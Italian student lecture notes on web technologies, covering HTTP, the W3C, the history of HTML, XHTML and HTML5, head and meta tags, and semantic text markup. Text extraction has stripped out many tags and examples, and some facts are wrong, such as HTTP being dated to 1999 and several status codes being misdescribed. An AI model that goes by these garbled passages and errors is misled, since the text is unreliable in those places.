Tecnologie web semplici (per davvero)

Rovesti Gabriel

Attenzione

Il file non ha alcuna pretesa di correttezza; di fatto, è una riscrittura attenta di appunti, slide, materiale sparso in rete, approfondimenti personali dettagliati al meglio delle mie capacità. Credo comunque che, per scopo didattico e di piacere di imparare (sì, io studio per quello e non solo per l'esame) questo file possa essere utile. Semplice si pone, per davvero ci prova.
Thank me sometimes, it won't kill you that much.

Gabriel

Sommario

Introduzione e linguaggio HTML


All'inizio, i browser cercavano, per quanto possibile, di interpretare il codice Web delle pagine da visualizzare. Per questo motivo, dato che questi cercavano di interpretare la corretta istruzione oppure l'istruzione corretta più prossima a quella corretta, si aveva una difficoltà interpretativa.

Come tutti sappiamo, nasce per scopi militari e da scopi di connessione e ricerca di argomenti interconnessi tra di loro, si ha la rete Internet per come lo conosciamo.
Questa è l'idea di *ipertesto*, dunque accedere a risorse interconnesse le une con le altre.
Il vero inizio della rete si ha ad inizio anni Novanta con HTML, che collegava inizialmente risorse logicamente collegate tra di loro tramite l'ipertesto, anche in luoghi remoti o sconosciuti.
Oggi l'accesso è ubiquo su più dispositivi e fatto principalmente da mobile (spesso, non aggiornati).

La comunicazione di Internet si basa su un insieme di reti interconnesse od eterogenee, basate sul protocollo TCP/IP, considerato *affidabile ma non efficiente* (in quanto, si sa che tendono a funzionare bene, ma non si sa con esattezza la vera tempistica). La stessa Internet intende INTERconnected NETworks, quindi, le risorse ci sono e potrebbero non arrivare oppure sono lente nel farlo.

Importante ricordare che si ha a che fare con un'architettura distribuita e soprattutto distinguere tra Internet e Web, che non sono la stessa cosa

- Internet è un'infrastruttura tecnologica che permette di far comunicare diversi computer (la rete fisica)
- Il Web è l'insieme di software e protocolli installati sui diversi computer. In senso astratto è un insieme di documenti collegati tra loro (in modo *distribuito*)



Il protocollo HTTP (HyperText Transfer Protocol) nasce nel 1999 per lo scambio di documenti tra client e server stabilendo una *connessione* tra di loro, in cui ciascun documento è identificato univocamente da URL (Uniform Resource Locator). Per esempio, per quanto riguarda la *richiesta del client*:

L'utente seleziona un indirizzo URL e lo invia al server
Esempio:

```
GET //www.unipd.it/inf/index.html HTTP/1.1
```

Altri metodi:

- POST: esegue il documento specificato
- HEAD: restituisce l'informazione relativa all'intestazione
- PUT: sostituisce il documento specificato con i dati allegati
- DELETE: elimina il documento specificato

Riceve un documento HTML e lo visualizza sullo schermo dell'utente interpretando i comandi di marcatura

Per quanto riguarda la *risposta da parte del server* Web, la richiesta viene ricevuta e poi renderizzata (il server Web ne riceve molte contemporaneamente), con una risposta del tipo
(versione HTTP, codice di stato, spiegazione testuale): $http/1.1 \quad 200 \quad ok$
Si consideri che i numeri intendono:

- 100 (Informativa
- 200 (Successo)
- 300 (Reindirizzo)
- 400 (Errore del client)
    - 404 (lato client, risorsa non trovata)
    - 405 (lato server, metodo non permesso)
- 500 (Errore del server)

- 505 (risorsa eseguita e lato server si ha errore di compilazione)

Per la risposta da parte del server Web, la modalità descritta prima si applica in caso di pagine statiche. Una pagina, o parte di essa, potrebbe essere dinamica: in questo caso il server crea "al volo" la pagina richiesta dall'utente sulla base dei dati forniti.

Il World Wide Web Consortium (W3C) è un organismo indipendente che comprende le maggiori ditte produttrici di software per la rete (es. Google, Intel, AOL, Apple, Microsoft, ecc.).
Si occupa di proporre standard a largo spettro che comprendono un gran numero di tecnologie ed iniziative che riguardano il Web (HTML, XHTML (questo combina XML e HTML), CSS, WAI (web accessibile), ecc.).

Le proposte (*Candidate Recommendation* o *working draft*, bozze progettuali) vengono messe a disposizione su Web per raccogliere il numero più alto possibile di contributi. Successivamente diventano standard (*Recommendation*). Prima erano standard semestrali, per dare il tempo agli utenti di adattarsi, poi i margini si sono notevolmente ridotti.

In genere mette a disposizione:
- la definizione dello standard: *recommendation*
- una suite di test per l'implementazione (*testsuite*)
- un servizio di validazione (usato come sorta di compilatore per verificare il funzionamento), offerto in modo gratuito (disponibile per HTML/CSS/XHTML, etc.)

È tutto offerto in modo gratuito proprio per promulgare l'utilizzo e la diffusione dello standard in oggetto.

Si considera che tutto rimanga retrocompatibile; è il caso di HTML5, divenuto lo standard de facto da alcuni anni. Si può vedere l'evoluzione dei singoli standard al link: https://www.educba.com/versions-of-html/

Importante sapere che HTML è linguaggio di *markup/annotazione*, in quanto si marca un documento per definire delle caratteristiche estetiche oppure tipografiche (non caratteristiche logiche, come fanno i linguaggi di programmazione).
All'inizio i designer provenivano dall'editoria cartacea:
- un output cartaceo fisso: un giornale può essere pensato come un file PDF (con qualche distinguo).

Nell'editoria su web entrano in gioco nuove variabili:
- sistema operativo (tipi MIME [cioè, l'estensione di file, documenti o byte inviati in rete] e font supportati, etc.)
- caratteristiche del dispositivo (schermo, connessione, etc)
- browser (standard supportati, bug)

Essendo che non si sapeva come apparisse effettivamente il risultato finale grafico, si progettava in modo *ignoto (Far Web)*; inoltre, non esisteva uno standard ben definito (quali tag usare, come allineare, ecc.).

L'idea del design tradizionale pone dei dogmi sull'inalterabilità di colori/caratteri/composizioni completamente superato dall'estrema personalizzazione che il Web è in grado di offrire, variando tra modelli/versioni/dispositivi/velocità di connessione/preferenze utente.

L'accesso oggigiorno è effettuato principalmente da mobile e da app.
Si intende, a titolo di chiarezza, un browser come un programma in grado di acquisire e navigare tra risorse Web e risorse locali. Esempi di browser sono: Chrome, Firefox, Safari, Opera, Edge, ecc.
Ovviamente, i browser sono molti e bisogna considerarli tutti (dato che, in un browser una pagina potrebbe essere vista in un modo, mentre su un altro browser potrebbe non essere visualizzata e cose di questo tipo). Globalmente (al 2022) il più usato è Chrome, seguito nell'ordine da Edge, Firefox, Safari ed Opera.

Non è più un problema la risoluzione troppo bassa, ma al contrario quella troppo alta (da telefono, si vede tutto troppo ingrandito oppure la navigazione risulta faticosa a livello cervicale se i siti sono troppo grandi in larghezza), costringendo allo *scorrimento laterale* (da evitare).

In questo, si considera che l'hardware sia in grado di visualizzare tutti i colori possibili (*profondità del colore/color depth*, che descrive quanti colori sono disponibili per ogni pixel) e vi sia supporto completo a JavaScript da parte dei browser, con rari casi isolati di disattivazione dello stesso.

Normalmente, quindi,

- Non pretendere di avere l'assoluto controllo sull'output finale (spesso, si cerca di fare del proprio meglio, ma sul Web non esiste una soluzione universale)
- Non cercare di ottenere un'uguaglianza pixel a pixel sui diversi dispositivi nelle diverse situazioni (dato che ogni browser). Preferire invece:
    - Design fluidi (quindi, la pagina web si deve adattare all'interfaccia/browser che la sta visualizzando in quel momento)
    - Accessibilità vs. design visuale accattivante (cercare il giusto compromesso tra le due cose e caratteristiche)

HTML è un linguaggio di markup per la costruzione di ipertesti, e permette di annotare le parti della pagina, descrivendo *come* devono apparire. Divenne raccomandazione W3C nel 1997.
Grazie ad HTML si ha avuto *WYSIWYG (What You See Is What You Get)*, andando verso un editing sempre più facile, visuale e con più supporto di colori e sintassi, con l'evoluzione dei siti sempre più spinta ad una rincorsa alla standardizzazione, per vari problemi (spreco di banda, pagine non accessibili, copia del codice e tag, ecc.) dovuti alla povertà di contenuti ed eccessiva semplicità del linguaggio

Esso è parte di *SGML (Standard Generalized Markup Language)*, standard di definizione dei linguaggi markup. Esempi famosi di dispute tra tag e browser:

- *prima guerra dei browser*, in cui Internet Explorer diventò popolare a scapito di Netscape essendo gratuito, aggiungendo le stesse features ed altre anche migliori, tra cui tag diversi per le immagini, testo lampeggiante, testo scorrevole, ecc.), ma generando grossi problemi di incompatibilità tra i singoli programmi

- *seconda guerra dei browser* si ha con Firefox (in cui è confluito Netscape successivamente, browser di AOL che ha avuto per anni grande mercato), dove si produca codice corretto e i tag si aprano e chiudano correttamente

Si cerca di porre il più possibile la validità degli editor grafici e il supporto agli standard presenti (zoom del testo, document switch (interpretazione dei documenti tramite gli standard), aggiornamento dei browser, ecc.), andando verso miglioramenti software e pure hardware (video) e, soprattutto introducendo un progetto comune di sviluppo (WaSP, Web Standard Project), con l'obiettivo di creare codice valido agli editor. Allo stesso modo, si spinge per l'introduzione di nuovi standard estetici comuni (XHTML, CSS, XML, ecc.) Di fatto, il vero problema era l'incompatibilità tra i singoli browser e le eccessive differenze tra questi.

Continuazione lezione HTML/XHTML ed inizio HTML5

La scrittura delle pagine Web passa dall'interpretazione al caso specifico fino alla generalizzazione tramite software di scrittura siti e senza particolari competenze (CMS, Content Management System).
Dal punto di vista della definizione dello standard, viene definito lo standard XHTML 1.0 per cercare di dare un cambio di rotta: non più l'interpretazione di codice anche non corretto, ma si comincia a pretendere un codice valido (tag chiusi, attributi sempre con un valore, apertura-chiusura tag nell'ordine corretto, ecc.).
XHTML fu una novità drammatica per i creatori di CMS, non tanto per l'interpretazione ma per problemi di compatibilità e flessibilità del linguaggio, richiedendo attenta scrittura del codice.

XHTML 1.0 è stato scritto per tradurre HTML in linguaggio XML (pensato quindi come linguaggio di transizione; con la 1.1, si eliminano gli elementi di presentazione, strutturando il linguaggio in diversi moduli indipendenti, in cui ognuno definisce una caratteristica del linguaggio), in cui ognuno viene richiamato solo se necessario.

La seconda versione cercò di pulire un po' quanto creato fino a quel momento, con la versione XHTML 2.0, (inserendo per esempio un link non con *<a href>* ma non *<link>* e cose che ostacolavano la retrocompatibilità, in quanto non supportate globalmente). Questa versione era pensata per palmari e cellulari, cercando di ridefinire eventi e chiamate oltre che inserimento di immagini. Essa venne ripudiata perché contenuto e aspetto non vengono considerati separatamente, portando ad una crescita disordinata e ha rappresentato una rivoluzione di markup troppo grossa per essere chiaramente usata.

In risposta a XHTML 2, venne creato HTML5, per creare qualcosa di più orientato alle applicazioni web. Venne quindi creato *WHATWG, Web Hypertext Application Technology Working Group*, per la definizione di form e app web e di nuove specifiche. Al 2022, si ha raggiunto il supporto completo da parte di tutti i browser almeno per quanto riguarda HTML5.

Per l'HTML ci sono tre elementi fondamentali da separare completamente:

1) Struttura, testo che descrive come deve essere fatta la pagina
2) Comportamento, codice che qualifica come la struttura di un sito prenda forma
3) Presentazione, tutto ciò che serve ad abbellire la pagina, da un punto di vista di immagini, layout, ecc.

HTML ha vari problemi intrinseci:

- Crescita disordinata (incompatibilità)
- Contenuto e aspetto non vengono considerati separatamente (Pagine XHTML + fogli di stile CSS, in particolare per esempio inserendo annotazioni di stile con *style* dentro i fogli XHTML)
- Il numero notevole di pagine web presenti oggi rende difficile qualunque modifica al linguaggio HTML che non sia retrocompatibile

XHTML è HTML riformulato come XML (riprende la versione 4.01 di HTML nella versione iniziale 1.0) quindi è più coerente e aiuta lo sviluppo di codice valido, eliminando parte dei problemi di presentazione di HTML. Essendo un linguaggio XML (eXtensible Markup Language) è interoperabile ed è supportato dai vecchi browser. Elimina il problema citato sopra di *code forking* (codice ripetuto e poco scalabile, fatto al solo scopo di cercare di risparmiare la creazione di nuovo codice ed espandere la compatibilità) in quanto supportato di per sé da diversi dispositivi (browser, browser mobili, screen reader, vecchi browser, etc.)

L'uso degli standard Web porta i seguenti vantaggi:

- Compatibilità con i browser (anche cambiandoli, si ha un design solido)
- Compatibilità con le future tecnologie (adattandosi ad uno standard prima, è facile evolvere poi con nuovi standard)
- Controllo centralizzato della presentazione (quindi, modificabile in maniera precisa alla bisogna sapendo che, partendo da regole definite, si può modificare facilmente)
- Indipendenza dal dispositivo (sempre conseguenza del seguire gli standard, quindi a prescindere dal dispositivo, si visualizza ed usa bene un contenuto)
- Migliore posizionamento nei motori di ricerca (seguire le regole significa avere maggiore preferenza da parte degli algoritmi dei motori)
- Pagine leggere (si caricano in poco tempo e l'esperienza utente è migliore)
- Accessibilità (non creare un prodotto "peggiore" da un punto di vista grafico, ma creare un prodotto adattabile a varie tipologie di utenti)

- Migliore posizionamento sul mercato come sviluppatore web (tutto ciò migliora la vendita, la realizzazione e la reputazione)

Intero riferimento al link: https://www.w3.org/TR/xhtml1/

Tra le versioni di XHTML ci interessa solo:

- *XHTML Strict* è la forma più pura che aiuta a produrre codice in cui struttura e presentazione sono fortemente separati. Per contro, non sempre è supportato bene dai vecchi browser

Diciamo che, progressivamente, si è cercato di portare un'introduzione di nuove tecnologie e tag per scopi di embedding (uno dentro l'altro), tali da poterli indicizzare se ben realizzati.

XHTML è un linguaggio XML quindi:

- i tag e gli attributi sono *case sensitive* (vanno sempre scritti in minuscolo e si intende letteralmente in italiano "sensibilità al maiuscolo")
- i tag devono sempre essere chiusi (anche se sono vuoti)
    - i cosiddetti tag vuoti (input, br, etc.) devono essere chiusi allo stesso modo
        - *
, <input />* (cosiddetti *self-closing tags*)
    - per compatibilità con i vecchi browser va usata la forma * * (*paragraph,* che sta per paragrafo) per i tag non vuoti (anche se privi di contenuto) e *
* per gli elementi vuoti
- i tag devono essere aperti e chiusi nell'ordine corretto
- l'ordine con cui si inseriscono gli attributi è irrilevantel
- i valori degli attributi vanno riportati tra "doppie virgolette" (quindi, come appena visto)
- tutti gli attributi devono avere un valore (di solito, un numero)
- un elemento *in linea* (non si avvia una nuova riga, normalmente *, <a>, <img>,* occupando solo la larghezza necessaria) non può contenere un elemento *di blocco* (inizia sempre un'intera riga e occupa tutta la larghezza disponibile, ad esempio un * *)

I browser cercano di visualizzare *al meglio* codice non valido, ma questo può portare ad interpretazioni arbitrarie (magari, non sempre corrette). Essi ignorano completamente:

- le interruzioni di linea non identificate con *
* e non contenute in un tag *<pre>* (cioè, *preformatted text,* testo preformattato)
- tabulazioni e spazi multipli
- tag * * nidificati
- tag sconosciuti
- commenti
    - ATTENZIONE: dentro un commento non è possibile inserire la stringa "--" (doppi trattini)


Perché li ignorano? In questo modo, si evita incompatibilità di tag nuovi/sconosciuti, paragrafi non chiusi, commenti, tali da visualizzare pagine anche in browser più vecchi.

Uno delle critiche mosse a XHTML era la rigidità della sua sintassi.
HTML5 supporta sia la sintassi di tipo HTML che la sintassi di tipo XML. Il problema del codice non valido viene risolto istruendo i browser su come comportarsi in caso di codice non valido:

- definisce una gestione degli errori standard, obiettivo molto ambizioso
    - ciò non è ancora stato raggiunto

La morale, quindi, è utilizzare sempre codice *valido*.


La struttura di base di un XHTML (Strict in questo caso) è come segue:



Note per entrambe le immagini:

- Si ha una definizione del tipo di documento (*dtd, Doctype),* introdotta nei primi tempi per compensare gli errori di HTML nella compatibilità nei primi anni; può essere omessa
- *xmlns* intende il namespace (spazio dei nomi delle entità utilizzate)
- si ha una strutturazione racchiusa sempre tra *html* (che racchiude tutto il documento), *head* (che racchiude informazioni descrittive sul documento (metadati) normalmente non visualizzate), *body* (contenitore per tutti gli elementi visibili della pagina)

Invece, la struttura di base di un HTML5 è come segue:



Continuazione lezione HTML/XHTML: Meta tag, Gestione del testo, Regole per paragrafi, titoli e formattazione, immagini/elenchi/link

Per quanto riguarda la riga di *dichiarazione del tipo di documento* (*doctype*), viene generata in modo automatico dall'editor HTML specifico; non è obbligatorio, informa il browser relativamente a specifiche e lingua primaria. Questa è invece necessaria se si vuole usare un validatore.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
                      "http://www.w3.org/TR/xhtml1-strict.dtd">
```

```
<!DOCTYPE html>
```


Se non si specifica un doctype valido, i browser entrano in modalità *quirks mode* (quindi, la pagina non è scritta secondo gli standard web correnti e potrebbe usare un diverso motore di rendering/regole per visualizzarla; viene usata come *fallback* per attributi non standard/deprecati).

Normalmente viene definito un *namespace* (collezione di tipi di elementi e nomi di attributi) XML e la lingua principale del documento (definita per motivi di accessibilità; per quanto riguarda XHTML5, si utilizza invece *xml:lang="it"* per esempio). La lingua si ha con *xml:lang* come detto e viene fatto sia in server che in locale.

```
<html xmlns="http://www.w3.org/1999/xhtml"  xml:lang="it"
                                            lang="it">
```

```
<html lang="it">
```

Tutte le informazioni non visualizzate nelle pagine sono le *meta*, quindi informazioni come titolo, insieme di caratteri, tipo di contenuto, ecc. Lo stesso serve per l'insieme di caratteri usati da una lingua (caso Italia, i caratteri accentati, oppure il simbolo dell'euro al momento della sua introduzione).



Anche il content type può essere definito lato server tramite l'uso di uno script.
Per rappresentare ogni carattere, si usa UTF-8 (Unicode Transformation Format ad 8 bit).
HTML5: <meta charset="UTF-8" />

La parte contenuta tra i tag *<head>* e *</head>* viene chiamata *intestazione* o semplicemente, sezione *head*. In questa sezione si trovano tutti i tag che impartiscono direttive al browser quali: titolo (obbligatorio), comandi meta, richiami ai fogli di stile, script. Tutto ciò che si trova all'interno della struttura head non sarà visualizzato ma interpretato dal browser, pertanto è zona destinata ad uso esclusivo dei soli comandi che impartiscono direttive ben specifiche.

All'interno della sezione Head si hanno:

title (obbligatorio), link, meta, base, style e script
link definisce un collegamento ad una risorsa esterna (CSS, shortcut icon, etc)
- attributi più comuni: href, rel (relazione)

```
<link rel="stylesheet" type="text/css" href="/file.css" />
<link rel="shortcut icon" href="/img.ico" />
<link rel="next" title="Next page" href="/next.html" />
```

base definisce la posizione di base per i collegamenti

```
<base href="/miacartella/" />
```

Normalmente, nei design grafici, si utilizzano per bottoni come il *next/forward* (successivo/avanti, poco utilizzato); soprattutto il *back button*, che si usa per capire l'uso dell'interfaccia (se usato tante volte, l'interfaccia sta fallendo, perché non ci si muove bene in un sito).

La sezione *head* contiene una serie di comandi, chiamati *MetaComandi*, che non producono alcuna variazione visiva sulla pagina, ma sono indispensabili per altre attività quali la validazione e la lettura da parte dei motori di ricerca. I metacomandi inseriscono informazioni aggiuntive sul contenuto del documento che si sta creando, come ad esempio l'autore.

Non esistono limitazioni sul numero di metatag inseriti e ci sono due tipi di tag *meta*:

- *http-equiv*, utilizzato all'interno dell'elemento "meta" in HTML per fornire informazioni sull'intestazione HTTP da inviare al server prima di scaricare il contenuto della pagina. Si usa ad esempio per il tipo di contenuto (tipo di caratteri), espirazione del contenuto, controllo della cache.
  - http://vancouver-webpages.com/META

```
<meta http-equiv="refresh" content="15" />
<meta http-equiv="refresh" content="1;URL=nuovaURL" />
<meta http-equiv="expires" content="5" />
```

Esempio d'uso:
- sito che dà errore e reindirizza alla pagina di login

- *name*, che inserisce informazioni riguardanti il documento, per esempio con:

description:breve descrizione dei contenuti della pagina web. È particolarmente utile quando la pagina contiene poco testo (ex. statistiche).
keywords: lista di parole chiavi separate da una virgola
copyright
author
robots:utilizzato per prevenire l'indicizzazione di una pagina. Valori: index, noindex, follow, nofollow (i link della pagina), all, none
rating: classificazione del contenuto

- Sempre bene mettere pagine con titolo e con descrizione (errori: pagine untitled, ecc.)
- La *keyword* generava ambiguità; indicizzando un certo argomento, pur parlando di tutt'altro, il risultato compare tra quelli indicizzati → Google bombing

I motori di ricerca, a suo tempo, avevano cominciato ad ignorare le keyword per questo, tuttavia oggi la situazione è diversa. Avere questi tag è utile anche per la mantenibilità del sito (occorre non dimenticarsi di scriverle). Le keyword:

- non devono essere troppe;
- prima quelle specifiche, poi quelle generali.

La parte contenuta tra i tag *<body>* e *</body>* viene chiamata *corpo del documento* o semplicemente, sezione *body*. Questa sezione contiene la pagina vera e propria, o almeno quello che si vedrà a video. Qui vengono inserite le immagini, i suoni, i filmati, e il testo, link e quant'altro.
La sezione *body* contiene *quindi tutti i tag che descrivono la struttura del documento*: *non* devono essere usati elementi relativi alla *presentazione* visuale.

- Si devono usare gli elementi per il loro significato e non per come vengono visualizzati dai browser (** vs *<i>*; entrambi visualizzano in corsivo, ma il primo enfatizza semanticamente il testo ad essere visualizzato come se fosse corsivo)

Quelli che seguono sono definiti *attributi comuni* e possono essere utilizzati nella maggior parte dei tag in modo nativo (già disponibili). Sono divisi in 3 classi:

1) *core*, che sono:
    - *class* (specifica la classe di appartenenza)
    - *id* (funziona come un'etichetta per fare riferimento ad un tag in modo univoco e viene usato come ancora per un link o anche per relazionare un elemento con la sua presentazione in CSS, oppure con JavaScript)
    - *title* (aggiunge un titolo ad un elemento)
    - *style* (istruzioni CSS in linea)
2) *i18n* (*internationalization*), che sono:
    - *dir* (direzione, *ltr* [left to right] o *rtl* [right to left])
    - *xml:lang*
3) *attributi evento*, che rappresentano gli eventi JavaScript (quindi, azioni che avvengono al click, doppio click, ecc.): *onclick, ondblclick* (tra doppio click), *onmousedown, onmouseup*, etc

Differenza tra id & class (spesso sbagliato all'esame)

- *id*, viene usato per dare un'identificazione univoca ad un elemento. Un elemento può avere un singolo "id" e il suo valore deve essere unico l'appunto
- *class*, specifica la classe di appartenenza di un elemento. Ciò significa che vari attributi con vari id possono far parte di una stessa classe; il nome di una classe può contenere spazi

I tag generalisti/generici sono quelli che seguono:

- * … *
    - L'elemento * * è un contenitore generico per l'associazione con fogli di stile e crea un nuovo blocco (quindi, *è elemento di blocco*). Tutti gli attributi e le associazioni applicate al tag *div* saranno estesi a tutto il blocco di codice interessato (esempio di div, ma non usare center, *for God's sake*)

* *
Questa riga di testo ed anche eventuali altri elementi,
se presenti,
subiranno in questo caso l'allineamento centrato.
* *

- * … *
  - L'elemento <*span*> non ha alcuna caratteristica se non quella di fare da supporto per gli stili. Diversamente da *div*, è un *elemento in linea*.
    In un testo nero una parte può essere colorata di verde .

Errori di questo blocco:
- scarso contrasto
- *&ograve*, oggi si usa UTF-8 per vedere i caratteri accentati

Come si vede dall'esempio della classe span "green", attenzione ai nomi dati alle classi; può portare a codice poco mantenibile e di cattiva qualità.

Altri esempi di confronto (*id vs class*):
- In assenza di regole di stile ad essi associati, *div* e *span* non alterano in alcun modo la visualizzazione del contenuto
- *class* definisce un gruppo di appartenenza mentre *id* identifica un elemento in modo univoco
- Dare un *id* ad un elemento permette di usarlo:
  - come selettore in un foglio di stile (cioè, pattern utilizzati per indicizzare elementi su cui applicare uno stile → https://www.w3schools.com/cssref/css_selectors.asp)
  - all'interno di uno script
  - come ancora di destinazione di un link
  - come strumento generico nel trattamento dei dati
- Un *id* deve cominciare con una lettera o con il carattere "_". Per utilizzarlo all'interno di Javascript non sono ammessi spazi, apostrofi e punteggiatura.

Per quanto riguarda la *gestione del testo*, esso viene inserito tra i tag * * e * *.
- * *La lettera p sta per paragrafo. In questo modo si formano dei paragrafi simili a quelli di questa slide.* *
- * *Tra un paragrafo e l'altro il browser inserisce un po' di spazio. All'interno dello stesso paragrafo è possibile andare a capo con il tag. *
* In questo caso lo spazio di interlinea non viene inserito.* * (le *
* normalmente vanno bene solo nelle form, perché sono difficili da renderizzare, ma per il resto sono sorpassate oppure inadatte)
- *<hr />* inserisce una linea orizzontale (*horizontal line*)
- All'interno del codice HTML si possono inserire dei commenti che non vengono visualizzati dal browser. È sufficiente inserirli tra i tag *<!* -- e -->.

Dato che le parentesi <angolate> servono a distinguere i tag XHTML dalle parole del testo, come faccio ad inserire una di queste nel testo della mia pagina? Lo stesso problema si pone con tutta una serie di caratteri speciali come lo spazio (in genere ignorato) o le vocali accentate, che vengono indicate con dei codici.

spazio		ò	~~ò~~
à	~~à~~	ù	~~&ugrave~~;
è	~~è~~	ì	~~ì~~
"	"	&	&
<	<	>	>
€	€		

Da sapere di questi:
- Ampersand / & commerciale
- Maggiore/Minore/Virgolette

Per quanto riguarda la cosmesi del testo (modifica estetica), ci sono due tipi di markup:

- *strutturale,* in cui possiamo distinguere un insieme di tag che condizionano in qualche modo il contenuto all'interno di essi. Qui si adottano degli *stili logici*, i quali descrivono il significato, il contesto o l'uso dell'elemento che racchiudono. Sostituiscono tag troppo legati ad aspetti presentazionali.
- di *presentazione*, che dipende dal browser utilizzato (e ovviamente può essere modificato tramite CSS/fogli di stile), tuttavia ci sono delle convenzioni comuni.

Per rendere una pagina più leggibile si fa spesso ricorso ad una specie di cosmesi del testo per dare enfasi ad una parte del paragrafo:

- * * = enfasi (*emphasis*)
- * * = forte enfasi

Il modo in cui vengono visualizzati può essere manipolato tramite un foglio di stile.
Sono pensati per sostituire *<i>* e *<b>* (che servivano per *italic/corsivo* e *bold/grassetto*) in quanto migliorano l'accessibilità (sono leggibili da uno screen reader) e contribuiscono a separare contenuto e presentazione.

Per le *intestazioni*, esistono sei livelli di intestazione (*headings*): *h1, h2, h3, h4, h5, h6*. Si devono utilizzare rispettando l'ordine e pensando alla struttura del documento e non a come vengono visualizzati di default. La visualizzazione, infatti, può essere modificata (*non riporto quella delle slide perché è invertita, cioè gli header grandi sono indicizzati con caratteri piccoli e viceversa*).

Heading 1

Heading 2

Heading 3

Heading 4

Heading 5

Heading 6

```
<h1>Heading 1</h1>
<h2>Heading 2</h2>
<h3>Heading 3</h3>
<h4>Heading 4</h4>
<h5>Heading 5</h5>
<h6>Heading 6</h6>
```

I titoli HTML sono definiti con i tag da *<h1>* a *<h6>*.
- *<h1>* definisce l'intestazione più importante.
- *<h6>* definisce l'intestazione meno importante.

Regole per scrivere dei buoni titoli

- Scrivi un titolo unico per ogni pagina
- Cerca di essere conciso e descrittivo (max 60 caratteri)
- Evita titoli vaghi e generici (usando la parola chiave principale quando ha senso farlo)
- Utilizza la maiuscola per la prima lettera della frase o la prima lettera di ogni parola (evitando le *stop words* (parole non interessanti da un punto di vista di ricerca, es. articoli, congiunzioni, etc.)
    - Esempio reale di ricerca a caso
        - "come fare ricarica PayPal" (quello che gli utenti scriverebbero)
    - piuttosto che
        - "come fare una ricarica con PayPal"
- Crea contenuti degni di click ed evita i *clickbait*
- Pensa all'intento di ricerca

La marcatura del testo ha generato, nel tempo, molte cattive abitudini:

- uso del tag *
* (non molto usato perché meno accessibile e rompe la visualizzazione)
    - è un tag non semantico e per suddividere il testo si usano visualizzazioni combinate tra elementi di linea e blocco; normalmente, il suo uso è sostituito da
    - Ci sono casi in cui è semanticamente valido, in cui l'interruzione di riga fa parte dei dati che stai inviando
        - Questo è limitato solo a 2 casi d'uso: poesia e indirizzi postali.
- modifiche allo stile dei paragrafi per simulare le intestazioni (non aiuta le tecnologie assistive o gli utenti con disabilità, che navigano per la maggior parte tra titoli ed intestazioni; ciò comprometterebbe la pagina e la semantica)

Scritto da Gabriel

La marcatura del testo deve corrispondere al significato semantico dell'elemento in essa racchiuso.
Nell'esempio a lato, si ha a che fare con il corpo della pagina e strutturazione in paragrafi (p).

```
<body>
        <p class="titolo">....</p>
        <p>...</p>

        <p class="sottotitolo">....</p>
        <p>.. </p>
</body>
```

Per quanto riguarda le *citazioni,* per riportare un passo e citare l'autore si devono usare come tag:

- *blockquote* introduce un'ampia citazione che occupa un intero blocco
- *q* introduce una citazione più ristretta in linea
- la fonte può essere indicata tramite gli attributi *cite* (obbligatoriamente un URI) o *title*, oppure con il tag *<cite>* (quest'ultimo in HTML5 *cite* assume un significato diverso, indica il titolo di un lavoro)

In merito invece ad *abbreviazioni, acronimi, indirizzi:*

- *abbr* indica le abbreviazioni
- *acronym* indica gli acronimi (obsoleto in HTML5)
- *address* identifica un indirizzo

Tutti questi tag servono, dato che ci stiamo spostando più verso un web *semantico*, cioè definire dei tag concettualmente parlanti e specifici di quel determinato contesto; questo aiuta creazione e separazione delle singole parti del codice.

Altri tag per l'inserimento di testo particolare

- *code*: permette di inserire del codice all'interno di HTML.
- *var*: identifica delle variabili in un codice
- *samp*: identifica un particolare output di un programma (*sample output*)
- *pre*: permette di inserire testo preformattato, dove spazi, tabulazioni e a capo hanno un valore
- *ins*: identifica un inserimento redazionale. Solitamente è visualizzato sottolineato
